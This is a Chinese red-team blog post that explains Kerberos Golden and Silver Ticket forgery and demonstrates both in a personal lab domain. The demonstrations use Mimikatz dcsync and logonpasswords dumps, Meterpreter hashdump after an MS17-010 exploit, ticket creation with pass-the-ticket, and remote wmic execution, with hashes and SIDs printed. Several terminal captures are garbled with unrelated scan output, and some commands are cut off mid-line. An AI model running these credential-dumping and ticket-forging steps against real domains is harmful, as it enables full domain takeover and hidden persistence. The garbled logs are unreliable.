

# 梦边缘

首页 » Red-Team » 正文

## [域渗透] - Pass the Ticket之金票&银票

2019-12-23 | Red-Team | 暂无评论 | 479 次阅读

### Pass the Ticket

Kerberos认证体现的核心是围绕"票据"的。Pass the Ticket: 票据传递攻击, 简称PtT。票据传递攻击的方式, 包含 黄金票据、白银票据、MS14-068等。


本篇主要记录 "金票"和"银票"。

#### 黄金票据

##### 概念

黄金票据(Golden Ticket): 即伪造的 TGT 票据。当攻击者拥有了高权限的TGT, 就可以发送给DKC的TGS 换取 任意 Server 的ST票据。换句话说, 有了金票就有了当前域内的最高控制权限。

##### 金票的原理



在了解Kerberos后, 已经知道了整个协议的通信流程。金票的利用原理, 则是直接跳过了KDC的AS认证过程(AS-REQ、AS-REP通信)。由于黄金票据是伪造的TGT, 它作为TGS-REQ的一部分被发送到KDC的TGS, 以获取服务票据ST。

伪造的黄金票据是 有效的TGT票据, 因为它是由域账号"krbtgt"的NTLM Hash加密和签名的。TGT用于向KDC的TGS服务证明Client已经过AS认证。TGT可以被该域内的任何KDC服务器解密。

#### 制作金票的条件

- 1.域名称
- 2.域的SID值
- 3.域的krbtgt账户 NTLM-Hash
- 4.伪造的用户名

对于krbtgt用户的NTLM-Hash，一般需要攻击者拿下域控制器管理权限，才可获取到。黄金票据，通常会在拿下域控后用来作权限维持。因为krbtgt账户的密码基本不会更改，即使域管密码被修改，它也不会改变。

实战中，通常使用Mimikatz来提取krbtgt的NTLM-Hash。主要步骤根据金票制作的"条件"来进行。

### 1.获取域名称

```
net view /domain
```

### 2.Mimikatz获取krbtgt的HTLM-Hash及域SID

```
mimikatz "lsadump::dcsync /domain:test666.com /user:krbtgt"
```

### 3.Mimikatz生成黄金票据

```
mimikatz "kerberos::golden /domain:test666.com /sid:S-1-5-21-1497092113-2272191533-193330055 /krbtgt:cac
```



## 实践过程

实践过程的背景有些尴尬，由于物理机更新自动重启。再打开VMWare后，发现之前搭建域控制器时候的设的 域 管理员密码忘记了。。。

好吧，上来就模拟了权限丢失的场景... 好在没有给靶场打补丁的好习惯，直接用kali接入 然后对着DC机 MS17010来一发：

```

root@kali: /etc/init.d
File Edit View Search Terminal Help
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
eth0 -> meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:34d0547f73dd20fcdda68d6e1e9c8d3e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cac9c793eb3ba2c6abbcc9c14f18a41f:
33 plugtest666:1000:aad3b435b51404eeaad3b435b51404ee:34d0547f73dd20fcdda68d6e1e9c8d3e:::
42 prote:::dissectors
57 portftp666:1003:aad3b435b51404eeaad3b435b51404ee:b3255351d8dfe7cdedf3f552a49146d6
20388 mac:::idor fingerprint
1766 tcp (VM-DC01$:1004:aad3b435b51404eeaad3b435b51404ee:50101bc5f2b58f2239374dc4ed470e
2182 knowiac:::vices
Lua: no sPC-WIN7$:1107:aad3b435b51404eeaad3b435b51404ee:bc5fbc69a4b3c5d5498099639fa532
c3:::
RandomizedWIN2003$:1108:aad3b435b51404eeaad3b435b51404ee:dd4023562a350c4745257a209ab835
Scanning ba:::hole netmask for 255 hosts...
* |=====WIN-2012R2$:1109:aad3b435b51404eeaad3b435b51404ee:520b1af7ea4b2b1742a36fc319e
120ef:::
4 hosts a meterpreter > s list...

```

在域控机，获取了meterpreter，并执行了hashdump。得到了 `krbtgt` 账号的NTLM-Hash：

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cac9c793eb3ba2c6abbcc9c14f18a41f
```

下面，就直接通过其来恢复 对域控机的权限吧。。。也正好来熟悉金票的利用

通过sysinfo 可以得知域名称

```

meterpreter > sysinfo
Computer Name : VM-DC01
OS (bits) were specified : Windows 2008 R2 (Build 7600)
Architecture : x64
System Language : zh-CN
Domain (local netmask) : TEST666 hosts...
Logged On Users : 1
Meterpreter : x64/windows
meterpreter > s list...

```

接下来再获取域SID了，当前并没有域用户登录。如何获取域的SID呢？

网上搜寻了一波，发现可以采用如下的命令：

```
wmic useraccount where name="krbtgt" get sid
```

获取域的SID (注意，这里获取到的是kebtgt的账户的SID号=域SID+一个数字，而这个数字又被称为RID) 去掉RID(相对ID)，这里是去掉502。就得到了域的SID



```

meterpreter > shell
Process 2804 created.
Channel 3 created.
Microsoft Windows [0.000000] (c) 2009 Microsoft Corporation
C:\Windows\system32>wmic useraccount where name="krbtgt" get sid
SID
S-1-5-21-1497092113-2272191533-193330055-502

```

这样，就可以来制作金票了，这里在metasploit来生成

```

File Edit View Search Terminal Help
meterpreter > load kiwi
Loading extension kiwi...
#####. mimikatz 2.1.1 20170608 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour"
## /\ ## /* * *5534 E61D 65534.
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' Ported to Metasploit by OJ Reeves 'TheColonial' * * */
Success.
meterpreter > golden_ticket_create
Usage: golden_ticket_create [options]
Create a golden kerberos ticket that expires in 10 years time.
OPTIONS: netmask for 255 hosts...
-d <opt> FQDN of the target domain (required)
-g <opt> Comma-separated list of group identifiers to include (eg: 501, 502)
-h Help banner
-i <opt> ID of the user to associate the ticket with
-k <opt> krbtgt domain user NTLM hash
-s <opt> SID of the domain
-t <opt> Local path of the file to store the ticket in (required)
-u <opt> Name of the user to create the ticket for (required)

```

命令:

```

load kiwi
golden_ticket_create -d test666.com -k cac9c793eb3ba2c6abbcc9c14f18a41f -s S-1-5-21-1497092113-227219153
kerberos_ticket_use /tmp/golden.ticket #将票据导入内存

```

对成员机win2003.test666.com进行共享访问。可以看到，没导入金票时，因为权限问题无法访问。

```

C:\Windows\system32>dir \\win2003.test666.com\c$
dir: \\win2003.test666.com\c$
[000020] Service Info: Host: WIN-DC01; OS: Windows; CPU: 1760; TCP: 05; fingerprint:
C:\Windows\system32>exit
exit: no scripts were specified, not starting .org/submit/
meterpreter > kerberos_ticket_use /tmp/golden.ticket
[*] Using Kerberos ticket stored in /tmp/golden.ticket, 1808 bytes ...
[+] Kerberos ticket applied successfully.
meterpreter > shell
Process 2196 created.
Channel 2 created: he hosts list...
Microsoft Windows [0.0.16.1.7600]
00E00000 (c) 2009 Microsoft Corporation 000000000000E00000

C:\Windows\system32>dir \\win2003.test666.com\c$
dir: \\win2003.test666.com\c$
00000000 \\win2003.test666.com\c$ 0el000060k00
00000000K000 20E2-E33F

\\win2003.test666.com\c$ 00L:
User requested a CTRL+C... (deprecated, next time use proper shutdown)
2019/12/12 21:34 0 AUTOEXEC.BAT
2019/12/12/21:34 0 CONFIG.SYS
2019/12/12 21:39 <DIR> Documents and Settings
2019/12/12/21:40 001-2015 Program Files
2019/12/22 00:51 <DIR> test666
2019/12/12/21:42 <DIR> WINDOWS
2019/12/12/21:34 0 ercap -G wmpub
2 00010 0
ettercap 0.8.2 5 00L: 19,040,718,848 0000 Development Team

```

利用 `klist` 命令，查看当前票据。可以发现导入的金票 以及 访问WIN2003后生成的cifs票据

```

C:\Windows\system32>klist
klist
Nmap done: 1 IP address (1 host up) scanned
randomizing 255 hosts for scanning...
00j000 ID 00 0:0x3e7etmask for 255 hosts...
000000U (2)
# hosts added to the hosts list...
#0> 0000: test666 @ test666.com
000000: krbtgt/test666.com @ test666.com
Kerberos 00000000: RSADSI RC4-HMAC(NT)
Text on 0000: 0x40e00000 -> forwardable renewable initial pre_authent
Hit 0000: 12/22/2019 10:50:40 (0000)
00000000: 12/19/2029 10:50:40 (0000)
00000000: 12/19/2029 10:50:40 (0000)
000040000: RSADSI RC4-HMAC(NT)
User requested a CTRL+C... (deprecated, next time use proper shutdown)
#1> 0000: test666 @ test666.com
root@kali: 000000: cifs/WIN2003.test666.com @ TEST666.COM
Kerberos 00000000: RSADSI RC4-HMAC(NT)
ettercap 0000: 0x40a00000 -> forwardable renewable pre_authent
00000000: 12/22/2019 11:02:54 (0000)
ettercap 00000000: 12/22/2019 21:02:54 (0000)
root@kali: 00000000: 12/29/2019 11:02:54 (0000)
000040000: RSADSI RC4-HMAC(NT)
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

```

从这里，我们可以看到。有了黄金票据，就可以访问域内的任意成员。  
然后再利用 `wmic` 远程对 WIN2003 执行一条命令：



```
wmic /authority:"kerberos:TEST666\WIN2003" /node:"WIN2003" process call create "calc"
```

如图:

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>wmic /authority:"kerberos:TEST666\WIN2003" /node:"WIN2003" process call create "calc"
wmic /authority:"kerberos:TEST666\WIN2003" /node:"WIN2003" process call create "calc"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 2820;
    ReturnValue = 0;
};
```

在Win2003中，通过tasklist发现 攻击者成功利用黄金票据，执行了命令。

```
服务器: WIN2003 搜索帮助和支持中心(S)

C:\Documents and Settings\Administrator>tasklist /v | findstr calc
C:\Documents and Settings\Administrator>tasklist /v | findstr calc
calc.exe                2820 Console                0        2,500 K Unk
own                    TEST666\Administrator        0:00:00 暂
缺

C:\Documents and Settings\Administrator>
```


从攻击层面来看，获取krbtgt的NTLM-Hash后，可以在域中进行持久性的隐藏，（而且日志无法溯源）。但需要拿到域控机的权限。使用黄金票据，可以在一个域环境中长时间控制整个域。

## 白银票据

### 概念

白银票据(Silver Ticket): 即伪造的 TGS 票据，也称服务票据ST。攻击者通过伪造合法的TGS，可以直接发送给Server，访问指定的某个服务。进而对其进行攻击。此过程无需KDC参与。

### 银票的原理



从Kerberos认证的第三个步骤来看，Server会对Client发来的ST票据使用自身的NTLM-HASH来解密获取Session Key(SServer-Client)，然后利用SServer-Client来解密Client的"鉴别码"，进而验证Client身份。所以，Client与Server建立信任的关键在于：Server的HTLM-HASH

此过程没有无需要经过KDC，故Server对SServer-Client一无所知，也不会判断其是否真是由"KDC生成的"。所以SServer-Client、Client信息以及timestamp等，都可以在Client端进行伪造。因此，银票的关键也在于Server的HTLM-Hash

## 制作银票的条件

- 域名称
- 域的SID值
- 域中的Server服务器账户的NTLM-Hash
- 伪造的用户名，可以是任意用户名

域名称和域的SID的概念和获取方法，和黄金票据差不多。那么Server账户和其NTLM-Hash呢？在Server中，利用Mimikatz，获取NTLM-Hash

```

管理员: C:\Windows\System32\cmd.exe

Authentication Id : 0 ; 50070 (00000000:0000c396)
Session          : UndefinedLogonType from 0
User Name        : <null>
Domain           : <null>
Logon Server      : <null>
Logon Time       : 2019/12/12 23:41:46
SID              :

msv :
  [00000003] Primary
    * Username : PC-WIN7$
    * Domain   : TEST666
    * NTLM     : bc5fbc69a4b3c5d5498099639fa532c3
    * SHA1     : 15db704bfa8812c13e12ac034e6c2c8c55299716
  tspkg :
  wdigest :
  kerberos :
  ssp :
  credman :
  
```

可以看到，在hostname为PC-WIN7的Server中，存在名为"PC-WIN7\$"的账户，这个就是Server账户。制作银票要找的账户，通常也是这类的账户。

接下来，就可以制作银票了。

## 实践过程

### 利用银票访问CIFS

cifs服务用于Windows主机间的文件共享

实验环境:

- 假定目前的Win7为Client
- 目标Server为WIN2003.test666.com

获取所在域的名称及域SID。发现个工具，使用 `psgetsid.exe` 可以在不登录域控的情况下，也可以获取域的SID。(具体原理还没搞懂，有时间琢磨下，下载地址:<https://live.sysinternals.com>)

```
C:\Users\Win7\Desktop>PsGetsid64.exe test666.com

PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for TEST666\test666.com:
S-1-5-21-1497092113-2272191533-193330055
```

利用Mimikatz 读取WIN2003的 "WIN2003\$"账户的NTLM-Hash。

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
```

获取到Server的NTLM-Hash:dd4023562a350c4745257a209ab835ba

```
C:\>命令提示符

v.sys      ssp :
tz.ex      credman :
b.dll
ve.ex Authentication Id : 0 ; 55255 (00000000:0000d7d7)
Session    : UndefinedLogonType from 0
User Name   : <null>
Domain      : <null>
Logon Server : <null>
Logon Time  : 2019-12-12 23:42:10
SID         :

msv :
[00000002] Primary
* Username : WIN2003$
* Domain   : TEST666
* NTLM     : dd4023562a350c4745257a209ab835ba
* SHA1     : 7f6dc29711401be885946e0d706aeb17789c9809
wdigest :
kerberos :
ssp :
credman :
```

在Client(PC-WIN7)下，制作银票。并访问WIN2003.test666.com的共享磁盘



```
mimikatz "kerberos::golden /domain:test666.com /sid:S-1-5-21-1497092113-2272191533-193330055 /target:WIN
```

```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz(commandline) # kerberos::golden /domain:test666.com /sid:S-1-5-21-14970
92113-2272191533-193330055 /target:WIN2003.test666.com /service:cifs /rc4:dd4023
562a350c4745257a209ab835ba /user:silver /ptt
User      : silver
Domain    : test666.com (TEST666)
SID       : S-1-5-21-1497092113-2272191533-193330055
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: dd4023562a350c4745257a209ab835ba - rc4_hmac_nt
Service   : cifs
Target    : WIN2003.test666.com
Lifetime  : 2019/12/23 0:22:57 ; 2029/12/20 0:22:57 ; 2029/12/20 0:22:57
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'silver @ test666.com' successfully submitted for current sess
ion
```

票据缓存完成后，klist查看，利用dir远程访问Server成功

```
管理员: C:\Windows\System32\cmd.exe

缓存的票证: <1>

#0> 客户端: silver @ test666.com
服务器: cifs/WIN2003.test666.com @ test666.com
Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
票证标志 0x40a00000 -> forwardable renewable pre_authent
开始时间: 12/23/2019 0:22:57 (本地)
结束时间: 12/20/2029 0:22:57 (本地)
续订时间: 12/20/2029 0:22:57 (本地)
会话密钥类型: RSADSI RC4-HMAC(NT)

C:\Users\Win7\Desktop>dir \\WIN2003.test666.com\\c$
驱动器 \\WIN2003.test666.com\\c$ 中的卷没有标签。
卷的序列号是 20E2-E33F

\\WIN2003.test666.com\\c$ 的目录

2019/12/12 21:34 0 AUTOEXEC.BAT
2019/12/12 21:34 0 CONFIG.SYS
2019/12/22 15:40 <DIR> Documents and Settings
2019/12/12 21:40 <DIR> Program Files
2019/12/22 00:51 <DIR> test666
2019/12/12 21:42 <DIR> WINDOWS
2019/12/12 21:34 <DIR> wmpub
2 个文件 0 字节
5 个目录 19,027,992,576 可用字节
```

利用银票访问MSSQL

暂略

从攻击面来看，伪造白银票据的难度比伪造黄金票据的难度较小。因为一个域中的服务器如果对外的话，非常容易被入侵，并且容易被转储Server。

## 两者的区别

### 访问权限不同

- 金票 伪造的是TGT，所以可以获取任何服务的权限，包括域管。
- 银票 伪造的是ST (Service Ticket)，一次只能访问指定Server的指定服务。

### 加密方式不同

- 金票 由krbtgt的NTLM-Hash加密
- 银票 由Server的服务账户(通常是计算机账户)的NTLM-Hash加密

### 认证流程不同

- 金票 使用过程中需要与KDC通信
- 银票 使用过程中无需与KDC通信

## 总结

网上关于"金票"和"银票"的文章数不胜数，但看过一些总觉得讲述得不是十分清晰(也可能自身理解能力差)。学习的整个过程发现了许多疑问，好在终于在自己实践中解决了部分问题。并且途中查阅了很多资料，也看了不少文章。关于票据，仍还有很多知识需要学习。本篇暂时只记录下自己目前所学的浅显知识。后续所学的会通过开新篇，再作补充。

## 参考

《[域渗透的金之钥匙](#)》  
《[Kerberos的黄金票据详解](#)》  
《[How To Attack Kerberos 101](#)》  
《[获取SID方法](#)》  
《[pass-the-golden-ticket-with-wmic](#)》

标签: [Red-team](#), [域渗透](#)

本作品采用 知识共享署名-相同方式共享 4.0 国际许可协议 进行许可。

## 添加新评论

加入讨论...

称呼 \*

邮箱 \*

http://

提交评论

上一篇: [\[域渗透\] - 域内Windows认证之Kerberos协议](#)

下一篇: [域渗透] - 域控机禁用IPv6设置

---

© 2020 梦边缘. Powered by Typecho & Initial.